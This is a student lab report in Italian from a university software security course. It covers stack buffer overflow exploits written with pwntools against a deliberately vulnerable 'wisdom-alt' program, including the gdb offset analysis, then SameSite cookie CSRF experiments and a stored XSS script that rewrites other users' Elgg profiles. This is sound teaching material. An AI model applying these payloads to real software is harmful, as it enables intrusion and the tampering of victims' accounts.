

**UNIVERSITÀ DEGLI STUDI DI
NAPOLI FEDERICO II**
Scuola Politecnica e delle Scienze di Base
Corso di laurea in Ingegneria Informatica



Laboratori **Software Security**

Anno Accademico 2023/2024

Andrea Dinetti M63/1496

Marika Sasso M63/1438

Indice

1. Buffer Overflow	5
1.1 Challenge Base	5
1.1.1 Costruire e passare il payload al programma	5
1.1.2 Picking the "pointer to malicious code"	6
1.1.3 Generazione e scrittura della shell code	7
1.1.4 Conclusioni.....	8
1.2 Challenge Extra – write_secret.....	9
1.2.1 Trovare l'indirizzo di write_secret	9
1.2.2 Esecuzione dell'attacco.....	9
1.3 Challenge Extra – versione 32 bit.....	10
1.3.1 Costruire e passare il payload al programma	10
1.3.2 Picking the "pointer to malicious code"	11
1.3.3 Generazione e scrittura della shell code	12
2. Web Security.....	13
2.1 CSRF	13
2.1.1 Esperimento A	13
2.1.2 Esperimento B	14
2.2 XSS	15
2.2.1 “SAMY is MY HERO”.....	16
2.2.2 “SAMY is MY HERO” - Worm.....	18
2.2.3 CSP	20
2.3 SQL Injection.....	23
2.3.1 Edit Alice salary	23
2.3.2 Reducing Boby salary.....	24
2.3.3 Change Boby's password.....	24
2.3.4 Prepared Statement	24
3. Fuzzing.....	26
3.1 Challenge Base	26
3.1.1 Fuzzing OpenSSL.....	26
3.1.2 Diagnosticare il bug (ASan).....	28

3.1.3	Diagnosticare il bug (gdb).....	30
3.2	Challenge Extra	31
3.2.1	Persistent mode.....	31
3.2.2	Sperimentare con Valgrind.....	32
3.2.3	Fix Heartbleed	33
4.	Static Analysis.....	34
4.1	Ricerca funzione “strlen” (Step3).....	34
4.2	Ricerca funzione “memcpy” (Step4)	35
4.3	Ricercare macro “noth*” (Step5)	35
4.4	Ricercare chiamate a funzione “memcpy” (Step6)	36
4.5	Trovare tutte le invocazioni alle macro noth* (Step7)	37
4.6	Trovare tutte le espressioni per le invocazioni delle macro (Step8)	38
4.7	Scrivere la propria classe NetworkByteSwap (Step9).....	40
4.8	Scrivere una taint tracking query (Step10)	41
5.	CTI.....	42
5.1	Attacco Astaroth	42
5.1.1	Step1 – Dropper.....	42
5.1.2	Step2 – Stager.....	43
5.1.3	Step3 – Generazione del payload	45
5.1.4	Step4 – Server Setup.....	45
5.1.5	Step5 – Listener Setup	45
5.1.6	Step6 – Attacco.....	45
5.2	Mitre ATT&CK Mapping.....	46
5.3	Persistence	47
6.	Basic Malware Analysis.....	48
6.1	Basic Static Analysis Lab01-01	48
6.1.1	FLAG 1 - PE Header	50
6.1.2	FLAG 2 – First Bytes.....	51
6.1.3	BinText - Lab01-01.exe	51
6.1.4	BinText - Lab01-01.dll.....	52
6.1.5	Depenedency Walker – Lab01-01.exe	53
6.1.6	Depenedency Walker – Lab01-01.dl	54
6.1.7	FLAG 5 - Downloaded File	55

6.1.8	FLAG 6 - Find the imported function	55
6.1.9	FLAG 7 – Datestamp.....	56
6.2	Basic Dynamic Analysis – Keylogger	56
6.2.1	FLAG 8 - Process Explorer.....	57
6.2.2	FLAG 9 - Process Monitor.....	58
6.2.3	FLAG 10 - Persistence.....	59
6.2.4	FLAG 11: Removing Persistence	59
6.3	Capa	60
6.3.1	FLAG 15 – Capa (dll).....	60
6.3.2	FLAG 16 – Capa (exe).....	60
7.	Windows Malware.....	62
7.1	Lab05-01.dll	62
7.1.1	FLAG 1 – DDLMain	62
7.1.2	FLAG 2 – Imports	62
7.1.3	FLAG 3 – Xrefs.....	63
7.1.4	FLAG 4 - Domain Name	63
7.1.5	FLAG 5 - Input Parameters.....	64
7.1.6	FLAG 6 – Message.....	66
7.1.7	FLAG 7 – Global Var.....	66
8.	Malware Detection.....	68
8.1	YARA	68
8.1.1	YARA rule Lab01-01.dll	68
8.1.2	YARA rule Lab01-01.exe.....	69
8.2	SIGMA	70
8.2.1	astaroth-bits.yml	71
8.2.2	astaroth-export.yml	71
8.2.3	astaroth-startup.yml	72
8.2.4	astaroth-reg.yml	73
8.2.5	Zircolite	73

1. Buffer Overflow

PREREQUISITI

Per scopi didattici, per rendere l'attacco più semplice, sono stati effettuate delle operazioni preliminari per aggirare eventuali contromisure che vengono aggiunte dal kernel di default.

1. Disattivare la randomization al fine di evitare che lo stack possa essere allocato in posizioni diverse di memoria.

```
sudo sysctl -w kernel.randomize_va_space=0
```

2. Disable non-executable stack

3. Il file eseguibile nella versione da 64 bit è stato compilato con il comando:

```
gcc -fno-stack-protector -z execstack -g wisdom-alt.c -o wisdom-alt
```

È stata disattivata la contromisura del canarino con l'aggiunta del parametro `-z execstack` nel comando.

1.1 Challenge Base

TRACCIA

Attaccare il buffer overflow nella funzione "put_wisdom()" (versione 64 bit), iniettare uno shellcode (es. hello world, oppure reverse shell).

1.1.1 Costruire e passare il payload al programma

All'esecuzione del programma wisdom-alt è richiesta inizialmente una scelta tra due opzioni differenti. Selezionando la seconda opzione è possibile far inserire un input dall'utente. Per verificare se questo programma è vulnerabile ad attacchi di tipo buffer overflow, deve essere generato e iniettato un payload contenente una stringa con molti caratteri.

È stata in primo luogo generata una stringa di 1024 caratteri costituita dai caratteri `2\n`, per selezionare la seconda opzione, concatenata con 1022 caratteri 'A'. Per poter correttamente calcolare la distanza tra l'inizio del vettore e la posizione che si sta leggendo è necessario utilizzare un payload che contenga una stringa variabile e quindi non solo di caratteri 'A'. Per fare ciò è possibile utilizzare la stringa di de Bruijn, in questo modo presi 8 caratteri qualsiasi della stringa è possibile, tramite l'algoritmo, determinare con precisione la posizione di questi ultimi.

Dunque, al payload precedente è stata aggiunta la stringa ciclica con il comando:
`cyclic -n 8 2048 >> payload`

Figura 1 - Payload del programma a 64 bit

1.1.2 Picking the "pointer to malicious code"

Esaminando il programma con il debugger di Linux gdb è possibile vedere le variabili e i registri del programma. RIP è il registro che contiene l'indirizzo della prossima istruzione che deve essere eseguita, RSP è lo stack pointer che punta alla cima dello stack. Dato che l'esercizio è compilato per l'architettura x86-64, allora, nel caso in cui viene inserito un indirizzo non valido scatta un'eccezione prima di fare il pop dallo stack e di inserire l'indirizzo in RIP. Quindi l'informazione da memorizzare, che servirà in futuro per poter calcolare l'offset per l'inizio del payload malevolo, è la stringa scritta in RSP.

È stato in primo luogo lanciato gdb tramite il comando `gdb ./wisdom-alt` ed è stato passato il payload con il comando `run < payload`. In questo modo è stato possibile prelevare la stringa che ha sovrascritto la porzione di memoria dove era memorizzato il “where I came from”, cioè la stringa “`ctaaaaaa`”.

```

pwndbg> run < payload
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Program received signal SIGSEGV, Segmentation fault.
0x00005555555547d in put_wisdom () at wisdom-alt.c:86
86 }
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]
*RAX 0x1
*RBX 0x0
*RCX 0x7fffff7e96887 (write+23) ← cmp rax, -0x1000 /* 'H=' */
*RDX 0x1
*RDI 0x1
*RSI 0x5555555556004 ← 0x3b031b01000000a /* '\n' */
*R8 0x0
*R9 0x6161616161616e63 ('cnaaaaaa')
*R10 0x77
*R11 0x246
*R12 0x7fffffff0c8 ← 0x61616161616f6a ('joaaaaaa')
*R13 0x55555555547e (main) ← endbr64
*R14 0x555555557d88 (_do_global_dtors_aux_fini_array_entry) → 0x5555555551e0 (_do_global_dtors_aux) ← endbr64
*R15 0x7fffff7ffd040 (_rtld_global) → 0x7fffff7ffe2e0 → 0x555555554000 ← 0x10102464c457f
*RBP 0x6161616161617363 ('csaaaaaa')
*RSP 0x7fffffffdb78 ← 0x61616161617463 ('ctaaaaaa')
*RIP 0x55555555547d (put_wisdom+310) ← ret
[ DISASM / x86-64 / set emulate on ]
► 0x55555555547d <put_wisdom+310>    ret    <0x61616161617463>

[ SOURCE (CODE) ]-
In file: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt.c
81 }
82
83     write(outfd, "\n", 1);
84
85     return;
86 }
87
88 fptr  ptrs[3] = { NULL, get_wisdom, put_wisdom };
89
90 int main(int argc, char *argv[]) {
91
[ STACK ]
00:0000| rsp 0x7fffffffdb78 ← 0x6161616161617463 ('ctaaaaaa')
01:0008| 0x7fffffffdb80 ← 0x6161616161617563 ('cuaaaaaa')
02:0010| 0x7fffffffdb88 ← 0x6161616161617663 ('cvaaaaaa')
03:0018| 0x7fffffffdb90 ← 0x6161616161617763 ('cwaaaaaa')
04:0020| 0x7fffffffdb98 ← 0x6161616161617863 ('cxaaaaaa')
05:0028| 0x7fffffffdba0 ← 0x6161616161617963 ('cyaaaaaa')
06:0030| 0x7fffffffdba8 ← 0x6161616161617a63 ('czaaaaaa')
07:0038| 0x7fffffffdbb0 ← 0x6161616161616264 ('dbaaaaaa')

```

Figura 2 - Esecuzione del programma con payload

Tramite il comando `cyclic -n 8 -l ctaaaaaa` è possibile recuperare il numero 551 che rappresenta l'offset da sottrarre allo stack pointer, per trovare l'indirizzo dove dovrà essere scritto il payload malevolo.

```
unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 8 -l ctaaaaaa
551
```

Figura 3 - Stringa ciclica x86-64

1.1.3 Generazione e scrittura della shell code

Tramite il codice seguente (Figura 4) è possibile generare uno shellcode, che in questo caso è la semplice stampa della stringa “Hello word” ma l’attaccante potrebbe prendere il controllo del pc vittima iniettando uno shellcode che effettua una reverse shell.

Nel codice seguente è stato necessario settare correttamente l’indirizzo di ritorno, scrivere lo shellcode e generare dei riempitivi con delle NOP. L’indirizzo di ritorno è stato impostato

all’indirizzo 0x7fffffffdb78-551, cioè l’indirizzo dello stack pointer a cui è stato sottratto l’offset 551. Il payload è costituito da due parti: la prima parte contiene soltanto 1022 caratteri riempitivi ‘A’ e il comando “2” seguito da un ritorno a capo, mentre la seconda parte è costituita da delle NOP riempitive e dallo shellcode.

```
#!/usr/bin/env python3

from pwn import *

context.arch='amd64'
context.os='linux'

# Shellcode for printing "Hello world!!"
s_code = shellcraft.amd64.linux.echo('Hello world!!!') + shellcraft.amd64.linux.exit()

log.info("Shellcode ready")
print(s_code)

s_code_asm = asm(s_code)
log.info("Shellcode length: %d bytes" % len(s_code_asm))

# Return address in little endian format
ret_addr = 0xffffffffdb78 - 551
addr = p64(ret_addr, endian='little')
log.info("Return address: %#.16x" % (ret_addr))

# Opcode for the NOP instruction
nop = asm('nop', arch='amd64')

# Writes payload on a file
# First part of the payload
payload = b"2\n" + b"A"*1022
# Second part of the payload
payload += nop*(551 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
log.info("Payload ready")

shellcode_file = "./shellcode_payload"
with open(shellcode_file, "wb") as f:
    f.write(payload)

log.info("Payload saved into %s" % shellcode_file)
```

Figura 4 - Generazione del codice malevolo

Infine, viene generato lo shellcode con il comando `python3 ./gen_shellcode.py` e viene lanciato il programma con `gdb`. Iniettando il payload con lo shellcode si ha che l’esecuzione del programma termina correttamente con la stampa della scritta “Hello word” (Figura 5).

```
pwndbg> run < shellcode_payload
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < shellcode_payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Hello world!![Inferior 1 (process 4255) exited normally]
```

Figura 5 - Esecuzione del programma x86-64 con codice malevolo

1.1.4 Conclusioni

Quando il programma viene eseguito con `gdb` la posizione dello stack cambia lievemente, quindi, iniettando lo shellcode payload nel programma in esecuzione normale, l’attacco potrebbe non andare a buon fine. Per rendere l’attacco più robusto si può aggiungere al calcolo

del return address un numero adeguatamente scelto al fine di saltare in un punto più centrale del payload. In questo caso è stato sommato il numero 

1.2 Challenge Extra – write_secret

TRACCIA

Attaccare di nuovo la vulnerabilità, fare eseguire la funzione "write_secret ()"

1.2.1 Trovare l'indirizzo di write_secret

Per chiamare la funzione "write_secret", è necessario trovare l'indirizzo della funzione in memoria. Per fare ciò è possibile eseguire il programma con il debugger di Linux gdb e inserire un breakpoint all'inizio del programma. In questo modo quando il programma viene lanciato sarà possibile stampare l'indirizzo della funzione (Figura 6).

```
pwndbg> print write_secret
$1 = {void (void)} 0x555555555229 <write_secret>
pwndbg> █
```

Figura 6 - Indirizzo della funzione write_secret

1.2.2 Esecuzione dell'attacco

Una volta noto l'indirizzo della funzione write_secret è possibile generare un payload malevolo, similmente a come fatto in precedenza, per accedere a tale funzione. Il payload dovrà sovrascrivere l'indirizzo di ritorno con l'indirizzo della funzione write_secret.

```
#!/usr/bin/env python3

from pwn import *

context.arch='amd64'
context.os='linux'

# Shellcode for printing "Hello world!!"
s_code = shellcraft.amd64.linux.echo('Hello world!!') + shellcraft.amd64.linux.exit()

log.info("Shellcode ready")
print(s_code)

s_code_asm = asm(s_code)
log.info("Shellcode length: %d bytes" % len(s_code_asm))

# Return address in little endian format
ret_addr = 0x555555555229
addr = p64(ret_addr, endian='little')
log.info("Return address: %#.16x" % (ret_addr))

# Opcode for the NOP instruction
nop = asm('nop', arch="amd64")

# Writes payload on a file
# First part of the payload
payload = b"2\n" + b"A"*1022
# Second part of the payload
payload += nop*(551 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
log.info("Payload ready")

shellcode_file = "./shellcode_payload"
with open(shellcode_file, "wb") as f:
    f.write(payload)

log.info("Payload saved into %s" % shellcode_file)
```

Figura 7 - Payload per accedere alla funzione write_secret

Infine, passando al programma il payload così costruito si potrà accedere alla funzione `write_secret`, e quindi leggere il secret key.

```
unina@software-security:~/software-security/buffer-overflow/challenge$ ./wisdom-alt < shellcode_payload
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

secret keyErrore di segmentazione (core dump creato)
```

Figura 8 - Accesso al secret key della funzione write_secret

1.3 Challenge Extra – versione 32 bit

TRACCIA

Attaccare "put_wisdom()" nella versione a 32 bit.

1.3.1 Costruire e passare il payload al programma

Come effettuato in precedenza per l'esercizio a 64 bit, anche in questo caso, è stata generata una stringa di 1024 caratteri costituita dai caratteri 2\n, per selezionare la seconda opzione, e 1022 caratteri ‘A’, concatenata alla stringa di de Bruijn, in questo modo presi 4 caratteri qualsiasi della stringa è possibile, tramite l'algoritmo, determinare con precisione la posizione di questi ultimi.

Il payload del programma è visibile in Figura 9.

Figura 9 - Payload del programma a 32 bit

1.3.2 Picking the "pointer to malicious code"

Esaminando il programma con il debugger di Linux gdb è possibile vedere le variabili e i registri del programma. EIP è il registro che contiene l'indirizzo della prossima istruzione che deve essere eseguita, ESP è lo stack pointer che punta alla cima dello stack. Dato che l'esercizio è compilato per l'architettura x86-32, allora, nel caso in cui viene inserito un indirizzo non valido scatta un'eccezione dopo aver fatto il pop dallo stack e quindi dopo aver inserito l'indirizzo in EIP. Quindi l'informazione da memorizzare, che servirà in futuro per poter calcolare l'offset per l'inizio del payload malevolo, è la stringa scritta in EIP.

È stato in primo luogo lanciato gdb tramite il comando `gdb ./wisdom-alt` ed è stato passato il payload con il comando `run < payload`. In questo modo è stato possibile prelevare la stringa che ha sovrascritto la porzione di memoria dove era memorizzato il “where I came from”, cioè la stringa “*fjaa*”.

```
pwndbg> run < payload_2
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32 < payload_2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Program received signal SIGSEGV, Segmentation fault.
0x61616a66 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]
*EAX 0x1
*EBX 0x61616766 ('fgaa')
*ECX 0x56557008 ← 0xa /* '\n' */
*EDX 0x1
*EDI 0x61616866 ('fhaa')
*ESI 0xffffd234 ← 0x61616373 ('scaa')
*EBP 0x61616966 ('fiaa')
*ESP 0xffffcd40 ← 0x61616b66 ('fkaa')
*EIP 0x61616a66 ('fjaa')
[ DISASM / i386 / set emulate on ]
Invalid address 0x61616a66

[ STACK ]
00:0000 esp 0xffffcd40 ← 0x61616b66 ('fkaa')
01:0004 0xffffcd44 ← 0x61616c66 ('flaa')
02:0008 0xffffcd48 ← 0x61616d66 ('fmaa')
03:000c 0xffffcd4c ← 0x61616e66 ('fnaa')
04:0010 0xffffcd50 ← 0x61616f66 ('foaa')
05:0014 0xffffcd54 ← 0x61617066 ('fpaa')
06:0018 0xffffcd58 ← 0x61617166 ('fqaa')
07:001c 0xffffcd5c ← 0x61617266 ('fraa')
[ BACKTRACE ]
► 0 0x61616a66
  1 0x61616b66
  2 0x61616c66
  3 0x61616d66
  4 0x61616e66
  5 0x61616f66
  6 0x61617066
  7 0x61617166
```

Figura 10 - Esecuzione del programma a 32 bit con payload

Tramite il comando `cyclic -n 4 -l fjaa` è possibile recuperare il numero 535 che rappresenta l'offset da sottrarre all'indirizzo dello stack pointer, per trovare l'indirizzo dove dovrà essere scritto il payload malevolo.

```
unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 4 -l fjaas
535
```

Figura 11 - Stringa ciclica x86-32

1.3.3 Generazione e scrittura della shell code

Tramite il codice seguente (Figura 12Figura 4) è possibile generare uno shellcode, in cui è stato necessario settare correttamente l'indirizzo di ritorno, scrivere lo shellcode e generare dei riempitivi con delle NOP. L'indirizzo di ritorno è stato impostato all'indirizzo 0xffffcd40-535, cioè l'indirizzo dello stack pointer a cui è stato sottratto l'offset 535. Il payload è costituito da due parti: la prima parte contiene soltanto 1022 caratteri riempitivi ‘A’ e il comando “2” seguito da un ritorno a capo, mentre la seconda parte è costituita da delle NOP riempitive e dallo shellcode.

```
#!/usr/bin/env python3
from pwn import *

context.arch='i386'
context.os='linux'

# Shellcode for printing "Hello world!!"
s_code = shellcraft.i386.linux.echo('Hello world!!') + shellcraft.i386.linux.exit()

log.info("Shellcode ready")
print(s_code)

s_code_asm = asm(s_code)
log.info("Shellcode length: %d bytes" % len(s_code_asm))

# Return address in little endian format
ret_addr = 0xffffcd40 - 535
addr = p32(ret_addr, endian='little')
log.info("Return address: %#.16x" % (ret_addr))

# Opcode for the NOP instruction
nop = asm('nop', arch="i386")

# Writes payload on a file
# First part of the payload
payload = b"2\n" + b"A"*1022
# Second part of the payload
payload += nop*(535 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
log.info("Payload ready")

shellcode_file = "./shellcode_payload"
with open(shellcode_file, "wb") as f:
    f.write(payload)

log.info("Payload saved into %s" % shellcode_file)
```

Figura 12 - Codice per il payload malevolo x86-32

Infine, viene generato lo shellcode con il comando `python3 ./gen_shellcode.py` e viene lanciato il programma con `gdb`. Iniettando il payload con lo shellcode si ha che l'esecuzione del programma termina correttamente con la stampa della scritta “Hello word” (Figura 13).

```
pwndbg> run < shellcode_payload
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32 < shellcode_payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Hello world!![Inferior 1 (process 2797) exited normally]
```

Figura 13 - Esecuzione del programma x86-32 con codice malevolo

2. Web Security

2.1 CSRF

TRACCIA

Dopo aver visitato una volta il sito web www.csrflab-defense.com, nel browser verranno impostati tre cookie: cookie-normale, cookie-lax e cookie-strict.

Effettuare due esperimenti:

- Esperimento A: da www.csrflab-defense.com a www.csrflab-defense.com
- Esperimento B: da www.csrflab-attacker.com a www.csrflab-defense.com

Perché alcuni cookie non vengono inviati in determinati scenari? Come i cookie SameSite possono aiutare un server a rilevare se una richiesta è di tipo cross-site?

2.1.1 Esperimento A

Nell'esperimento A si effettuano richieste dal sito <http://www.csrflab-defense.com> verso lo stesso sito. Le richieste che possono essere effettuate sono 3: una richiesta GET tramite link, una richiesta GET tramite form e una richiesta POST tramite form.

Essendo queste tutte richieste di tipo SameSite allora tutti e 3 i cookie verranno inclusi nelle richieste.

- Attributo SameSite **Cookie-Strict**: i cookie non verranno inviati con le richieste cross-site, garantendo che i cookie vengano utilizzati solo quando l'utente naviga direttamente sul sito che li ha impostati. Questa impostazione garantisce la massima sicurezza.
- Attributo SameSite **Cookie-Lax**: i cookie verranno inviati con le richieste cross-site generate da click diretti degli utenti, ad esempio seguendo un link da un altro sito web. Tuttavia, i cookie non verranno inviati con richieste cross-site generate da altre azioni, come richieste di immagini.
- Attributo SameSite **Cookie-Normal** (attributo impostato su "None"): i cookie verranno inviati con tutte le richieste cross-site, indipendentemente dall'origine o dall'azione dell'utente. Questa impostazione è il comportamento predefinito dei cookie e può rappresentare un rischio di sicurezza se non utilizzata con attenzione.




Figura 14 - Richiesta GET link (Esperimento A)




Figura 15 - Richiesta GET form (Esperimento A)




Figura 16 - Richiesta POST form (Esperimento A)

2.1.2 Esperimento B

Nell'esperimento B si effettuano richieste dal sito <http://www.csrflab-attacker.com/> verso il sito <http://www.csrflab-defense.com/>. Le richieste che possono essere effettuate sono 3: una richiesta GET tramite link, una richiesta GET tramite form e una richiesta POST tramite form.

- Attributo SameSite **Cookie-Strict**: i cookie non verranno inviati con le richieste cross-site, garantendo che i cookie vengano utilizzati solo quando l'utente naviga direttamente sul sito che li ha impostati. Questa impostazione garantisce la massima sicurezza.
- Attributo SameSite **Cookie-Lax**: i cookie verranno inviati con le richieste cross-site generate da click diretti degli utenti, ad esempio seguendo un link da un altro sito web. Tuttavia, i cookie non verranno inviati con richieste cross-site generate da altre azioni, come richieste di immagini.

- Attributo SameSite **Cookie-Normal** (attributo impostato su "None"): i cookie verranno inviati con tutte le richieste cross-site, indipendentemente dall'origine o dall'azione dell'utente. Questa impostazione è il comportamento predefinito dei cookie e può rappresentare un rischio di sicurezza se non utilizzata con attenzione.

Essendo tutte richieste di tipo Cross-Site i cookie di tipologia Strict non verranno inviati, perché nessuna richiesta sarà tipo sameSite. I cookie di tipologia Normal saranno sempre inclusi nelle richieste. Per quanto riguarda i cookie di tipologia Lax verranno inviati solo nelle richieste GET, che sono generate per mezzo di click dell'utente, quindi in modo consapevole e non in modo nascosto, mentre nella richiesta POST, considerata meno sicura, non verranno inclusi.




Figura 17 - Richiesta GET link (Esperimento B)



Figura 18 - Richiesta GET form (Esperimento B)




Figura 19 - Richiesta POST form (Esperimento B)

2.2 XSS

PREREQUISITI

In questo laboratorio è utilizzata un'applicazione web di social networking open-source chiamata Elgg. È già configurata nelle immagini dei container forniti: un primo container esegue il server web (10.9.0.5) e l'altro esegue il database MySQL (10.9.0.6).

Sono stati utilizzati i seguenti comandi per effettuare il build/run/stop/reset dell'applicazione:

- docker-compose build
- docker-compose up -d
- docker-compose down
- sudo rm -rf mysql_data
- docker container prune
- docker network prune

2.2.1 “SAMY is MY HERO”

TRACCIA

Inserire la frase "SAMY is MY HERO" nel profilo di altre persone senza il loro consenso su Elgg Social Network Application.

2.2.1.1 Indagine preliminare

Per costruire la richiesta malevola, che consenta di modificare il profilo di altri account senza il loro consenso, è stato necessario condurre un'indagine preliminare per scoprire il modo in cui richiesta viene costruita.

Accedendo al social tramite il profilo dell'attaccante è possibile simulare una modifica del profilo al fine di scoprire la richiesta che viene effettuata. Tale richiesta è una POST effettuata all'indirizzo <http://www.xsslabelgg.com/action/profile/edit> e il payload della richiesta è strutturato come in Figura 20.

```
Payload richiesta
1 -----407808441810889488103697822093
2 Content-Disposition: form-data; name="__elgg_token"
3
4 K70fewhWGrskPu8kX0F0Uw
5 -----407808441810889488103697822093
6 Content-Disposition: form-data; name="__elgg_ts"
7
8 1719348497
9 -----407808441810889488103697822093
10 Content-Disposition: form-data; name="name"
11
12 Charlie
13 -----407808441810889488103697822093
14 Content-Disposition: form-data; name="description"
15
16 <p>ciao</p>
17
18 -----407808441810889488103697822093
19 Content-Disposition: form-data; name="accesslevel[description]"
20
21 2
22 -----407808441810889488103697822093
23 Content-Disposition: form-data; name="briefdescription"
24
25
26 -----407808441810889488103697822093
27 Content-Disposition: form-data; name="accesslevel[briefdescription]"
28
29 2
```

Figura 20 - Payload richiesta edit profile

All'interno di questo payload è inoltre possibile leggere il guid assegnato al profilo dell'attaccante, che servirà successivamente per costruire la richiesta malevola.

2.2.1.2 Creazione della richiesta

Tramite le informazioni reperite precedentemente è stato possibile costruire la richiesta malevola.

La richiesta memorizza inizialmente una serie di variabili, tra cui il guid dell'utente che attualmente ha la sessione attiva e ts, token, name. Successivamente, vengono compilati ulteriori campi, scoperti nella fase preliminare, che contengono l'URL per la modifica del profilo e il contenuto da scrivere nella descrizione del profilo. Infine, la richiesta malevola controlla che il guid dell'utente sia diverso da quello dell'attaccante per evitare che lo script venga eseguito sul suo profilo.

```
1 <script type="text/javascript">
2 window.onload = function(){
3     var guid = "&guid=" + elgg.session.user.guid;
4     var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
5     var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
6     var name = "&name=" + elgg.session.user.name;
7
8     // Construct the content of your url.
9     var sendurl = "http://www.xsslabeledgg.com/action/profile/edit";      // FILL IN
10    var content = guid+ts+token+name+"&description= SAMY is my hero";      // FILL IN
11    var samyGuid = 59;      // FILL IN
12
13    if (elgg.session.user.guid != samyGuid){
14        //Create and send Ajax request to modify profile
15        var Ajax=null;
16        Ajax = new XMLHttpRequest();
17        Ajax.open("POST",sendurl,true);
18        Ajax.setRequestHeader("Content-Type",
19                            "application/x-www-form-urlencoded");
20        Ajax.send(content);
21    }
22 }
23 </script>
```

Figura 21 - Script malevolo per XSS

2.2.1.3 Attacco

Per eseguire correttamente l'attacco, lo script forgiato precedentemente deve essere inserito come descrizione del profilo dell'attaccante Samy. In questo modo quando un utente vittima, ad esempio Alice, visita il profilo di Samy esegue automaticamente lo script malevolo. In Figura 22 si può vedere che il profilo di Alice è stato modificato senza il suo consenso.

